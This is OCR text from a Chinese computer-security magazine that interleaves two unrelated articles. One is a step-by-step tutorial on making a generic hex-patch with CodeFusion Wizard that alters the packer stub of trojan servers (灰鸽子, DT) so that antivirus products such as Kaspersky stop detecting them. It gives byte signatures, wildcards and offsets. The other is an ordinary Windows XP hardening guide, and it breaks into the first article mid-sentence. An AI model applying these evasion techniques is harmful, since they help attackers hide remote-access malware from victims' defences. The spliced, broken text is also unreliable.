


图2　修改三处代码

打开**CodeFusion Wizard**，填写好信息后进入下一步，在需补丁文件框内点鼠标右键选“添加文件”，然后点“所有文件”，选“所有文件”的好处是不做校验，保证通用性。如图3，然后确定。

之后再在补丁文件框内右键添加数据里选“查找与替换”，如图4。




图3　选择文件属性

注意上方有开始偏移那里，不同的文件偏移是不同的，两个文件OD载入后壳前面的数据一样，但你发现没有，地址是不一样的，这要用到OC来转换了，两个服务端都转换，取偏移小的，这样才通用，然后加长搜索16进制代码的长度，保证唯一性，从而在程序里替换一次，对于不同体积的文件加壳，有些地方的数据不一样，那可以用模糊搜索，就是“??”这种形式跳过两个文件数据不同的地方，前面之所以用两个文件一起来演示就是为了保证补丁的通用性，比较加壳后大一点的文件和小一点的文件会在哪些地方产生16进制或者说汇编指令的不一致，然后用??跳过。但是我们比较例子中这两个文件发现两个文件前面这些行数据都一样。




图4　选择“查找与替换”

OD载入可以看到，S.EXE被修改的第一处地址是004C6B00，转换成偏移是00001F00，B.EXE的是00453216，转换成偏移是00000616，把图4上方开始偏移那里填入00000615，从图1的004C6B00开始到004C6B32，复制到一个文本文件里，然后删除地址和汇编，去掉空格，得到B.EXE的代码。

83ED078D856EFEFFFF8338010F8447020000C700010000008BD52B9502FEFFFF899502FEFFFF019532FEFFFF8DB576FEFFFF0116

下面是S.EXE未做修改的：

OFFICE38线八月特辑——系统安全 STEP BY STEP

OFFICE38线八月首语：

经历了7月1日的建党节和香港回归十周年纪念日，我们又迎来了八月第一天的建军节，其实我是要提醒大家不要忘记我们今天的幸福生活是革命前辈们用鲜血和生命换来的，我们要珍惜呀！ 呵呵，扯远了，大家别扔鸡蛋了。这个时候大部分的院校已经放假了吧，热情而又可爱的暑假。还没有放假的朋友……节哀吧！本期OFFICE38线给大家带来一篇大部头，对于刚买了电脑的朋友来说相信读过这篇文章后一定大呼够味，我这里先卖个关子，具体内容自己来看吧！

图 光芒果[I.S.T]

芒果　语：

现在的系统和软件功能是越来越多，功能多了软件的BUG必定也会增多，加上许多大小公司和个人由于利益的驱动以及网络上越来越多的傻瓜化黑客工具的出现，现在的网络可谓木马病毒和流氓软件遍地。在这种情况下普通用户如何才能保障自己的系统安全呢？下面就请大家跟着我一步步打造一个相对安全的系统吧。



从本文中你可以学到：

1、如何快速安装大部分系统补丁
2、如何使用360安全卫士更新系统
3、另类方法快速下载安装系统补丁
4、卡巴斯基主动防御的详细配置
5、GHOST的分区备份与恢复方法
6、密码设置的一些建议
7、如何防止Windows下系统时间被修改

我们以一台新买的机器新装好系统开始谈起。这里大家要注意，系统千万不能用电脑公司给你装的那个，因为电脑公司装的大都是GHOST版的系统，对系统有很大的修改，最好也不要用番茄花园等修改版的系统，而要用原版的XP（当然有钱的能用正版最好，哈哈）。装好系统和驱动后，先装上一些必要的软件，一般这个时候只需要安装个WINRAR就够了，然后我们就开始我们的安全设置吧。

首先我们要对计算机的用户进行设置。对着我的电脑点右键，选择“管理”，如图1。




图1　选择“管理”

我们就可以打开“计算机管理”的选项卡了，选择“本地用户和组”——“用户”，我们就可以看到如图2的界面。




图2　打开“用户”选项

在这里我们就可以对计算机系统的当前用户进行管理了。对着用户名点右键我们就可以进行设置密码、更改用户名称等操作了。现在我们要做的是对Administrator和guest用户重新命名，当然guest用户也可以删除掉，但我一般是留着的，特别是在局域网的某些应用的时候可能需要打开guest用户。重命名好这两个用户后，我们要对Administrator用户设置一个强壮的密码（关于密码的设置方案问题后面会讲到），另外对自己的那个常用的账户也要设置一个密码，GUEST用户如果不用的话就保持默认的停用状态，等需要用的时候再开。另外，我们还应该到我的电脑的属性的“系统还原”选项卡中把所有系统还原都关掉，如图3。




图3　关闭所有的系统还原

个人感觉这个功能不是很好用，而且许多病毒会藏在系统还原的文件里，另外自动更新一定要打开，还可以到资源管理器的

```
83ED078D850CFFFFFF8338010F8447020000C700010000008BD52B95A0FE
FFFF8995A0FEFFFF0195D0FEFFFF8DB514FFFFFF0116
```

如果怕数据出错，可以先在UE里面查找下看可否找到。比较两个字串得到下面代码，有??的地方是不同的地方，不同文件加相同的壳，部分代码不一致。

```
83ED078D85??FEFFFF8338010F8447020000C700010000008BD52B95??
FEFFFF8995??FEFFFF019????EFFFF8DB5??FEFFFF0116
```

比较后得到问号部分是不同的部分，看来需要模糊查找，为了通用性只保留部分，其余全部用问号。注意，需要补丁修改的部分不可以用??来模糊代替，再加工得到下面代码：

```
83ED078D85????FFFF??????????????020000C700010000008BD52B95????
FFFF8995????FFFF01???????????8DB5?????????011
```

再和修改后的图2比较，那需要修改的部分得到下面的字串，加粗部分需要修改。

```
83C5F98D85????FFFF??????????????020000C700010000008BD52
B9502FEFFFF8995????FFFF11??????????8DB5??FEFFFF1116
```

之后点模糊查找及替换把未修改的复制到图4的查找框里，修改后的复制到替换框里，自动以16进制格式粘贴。确定后进入下一步生成补丁，你也可以保存此次工程。

做好的补丁会提供给大家，下面测试补丁。用鸽子生成个服务端，用NSPACK3.6加壳，之后执行补丁，呵呵，成功打上了补丁，鸽子免杀，上线成功！补丁是参照DT服务端制作的，打在了鸽子服务端上也成功了，打在了庞大的控制端上也成功了，说明通用性良好。

为了给《手册》节省版面，成功的截图不截了，拿我做好的补丁试下就OK了。

需要说明的是，用NSPACK3.6加壳的时候，在设置里面只选压缩资源，其他选项前面的勾都去掉。

总结一下，这个只是一个例子，当然壳有N种，但补丁制作方法均可依照这样，这种补丁没什么高难的技术，仅仅为通用性做了些努力。只是修改壳首起到免杀的作用，对付卡巴这种方式十分奏效。其中CodeFusion Wizard、北斗3.6破解版、OC、DecepTion v4.0，还有做好的补丁提供给了大家，其他工具网络上很容易找。

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

以前小编也用过KEYMAKER制作的免杀补丁，有时候的确用不了，相信大家都会遇过这种情况吧？本文作者介绍了一些很好的配合工具和方法，而且还介绍如何使用这些工具，所以小编也要赶着去制作一个了。

“工具”菜单——“文件夹选项”里选择“显示所有文件和文件夹”，并把“隐藏受保护的系统文件”前的勾去掉，再把“隐藏已知文件的扩展名”前的勾也去掉，这样可以使病毒文件无所遁形。

好了，系统安全设置的第一步算是完成了，下面该干什么呢，当然是打补丁了。虽然自动更新是开着的，但现在是刚装好的系统，需要打的补丁很多，完全用自动更新那速度可是慢得可以的。不过不用怕，网上有许多补丁包的集合，如图4。




图4 WindowsXP SP2 更新补丁集

运行后一路点下一步，补丁就会自动安装了，如图5。




图5 安装系统更新

另外，如果运行后程序可能要去验证什么WINDOWS副本，这个是为安装IE7等软件准备的，如果你不想安装这些最新的软件的话，最好把这个验证关掉，不然会很卡的，如图6。

还有就是，如果你用的是正版或可升级的VLK版系统，那么安装的时候可以不用选序列号更换这一项。

不一会，这个补丁包就可以把绝大多数补丁安装好了，这时先别急着重启，因为这些补丁包可能都是相对滞后的，我们还要检测下有没有最新的更新程序，现在我们就要请出360安全卫士了，如图7。




图6 验证Windows副本





图7 安装360安全卫士

安装好后运行程序就会自动在线更新数据，如图8。


图8 360安全卫士更新特征库

不一会就可以更新完了，这时如果你的系统还有未安装的系统补丁（没经过重启生效的补丁360也算你安装好了的），就会在主界面上提示你的系统存在安全风险，如图9。




图9 360安全卫士发现系统漏洞

点修复系统漏洞后我们就可以来到图10的界面。

我们点下方的全选，然后点下载并修复，程序就会自动帮你下载补丁并安装，如图11。




图10 修复系统漏洞




图11 下载补丁并安装

